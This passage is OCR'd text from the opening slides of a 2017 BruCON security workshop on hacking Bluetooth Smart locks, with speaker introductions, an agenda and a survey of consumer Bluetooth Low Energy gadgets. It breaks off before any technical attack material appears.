SMARTLOCKPICKING.COM

securing

HACKING FOR B33R
BRUCON
WWW.BRUCON.ORG

BRUCON
SECURITY CONFERENCE
5 - 6 OCTOBER 2017
2-day conference featuring outstanding security presentations and workshops

Bluetooth®
SMART

Sławomir Jasek

slawomir.jasek@securing.pl

slawomir.jasek@smartlockpicking.com

@slawekja

Special guest: Damien Cauquil

@virtualabs

Hacking Bluetooth Smart Locks - workshop

Brucon, Ghent, 5.10.2017

Sławomir Jasek - short: Sławek [suaveck]

Enjoy appsec (dev, break, build...) since 2003.

Pentesting, consultancy, training - web, mobile, embedded...

Significant part of time for research.

Special guest: Damien Cauquil

Head of R&D, Econocom Digital Security

Senior security researcher

HW/SW reverse-engineer

Author of BtleJuice tool

How about you?

Kali Linux?

Wireshark?

Android mobile app decompilation/analysis?

Bluetooth?

Agenda

BLE 101 introduction

7 smart locks, various attacks & assessment techniques

- Passive sniffing, active interception, attacking services...
- We’ll stay a little longer for the first lock (various techniques)
- Mostly „application” layer vulns
- Hackmelock – possible to practice at home

BLUETOOTH SMART


Bluetooth Smart?


AKA Bluetooth 4, Bluetooth Low Energy

One of most exploding recently IoT technologies.


Completely different than previous Bluetooth 2, 3 (BR/EDR).

Designed from the groud up for low energy usage, simplicity (rather than throughput).





HidrateMe Smart Water Bottle
HidrateMe, a connected water bottle that tracks your water intake and glows to make sure that you never forget to drink your water again.
PRE-ORDER
50%
1 ½ Bottles to go
Created by
Hidrate, Inc.
8,015 backers pledged $627,644 to help bring this project to life.

It's magic…



myvessyl.com


When you have the power to change the way you feel, it changes everything.



www.vitalherd.com






Figure 1. The breakout board with (b) tri-axial accelerometer and (a)(c) sensor embedded denture.

http://nslab.ee.ntu.edu.tw/publication/conf/TeethProbeISWC.pdf



The "Lover Detection System" will not only tell you if your partner is being unfaithful, but the speed, duration, and position of the infidelity.

Sex toys...



https://www.pentestpartners.com/security-blog/screwdriving-locating-and-exploiting-smart-adult-toys/

https://internetofdon.gs/

Startups

1. Come out with a bright idea where to put a chip in.
2. Buy BLE devkit, some soldering, integrate mobile app
3. Convincing website + video (bootstrap)
4. **Crowdfunding!**
5. Profit!

http://southpark.cc.com/full-episodes/s18e01-go-fund-yourself

WIRED.CO.UK SECURITY WEARABLES BANKS TECHNOLOGY

Halifax uses heartbeat sensor to secure online banking

SECURITY / 13 MARCH 15 / by JAMES TEMPERTON

371 shares
0 comments

ECG signals could replace online banking passwords following a successful trial by Halifax.

A proof of concept experiment used an ECG band to record a person's cardiac rhythm, which could then be used to login to an online banking service. An electrocardiogram or ECG is the unique rhythm of a heartbeat and, unlike a text password or fingerprint, it is incredibly difficult to fake.

Medical & Health

Cool & Clever

Cars

Hands-free Calling

Drive Smart, Drive Safe

Consumer Electronics

Millions of devices and counting

There are already more than 40 million *Bluetooth*® enabled home and professional healthcare devices on the market from leading manufacturers like 3M, A&D, Nonin anc Omron. With Bluetooth Smart and Bluetooth Smart Ready devices exploding on 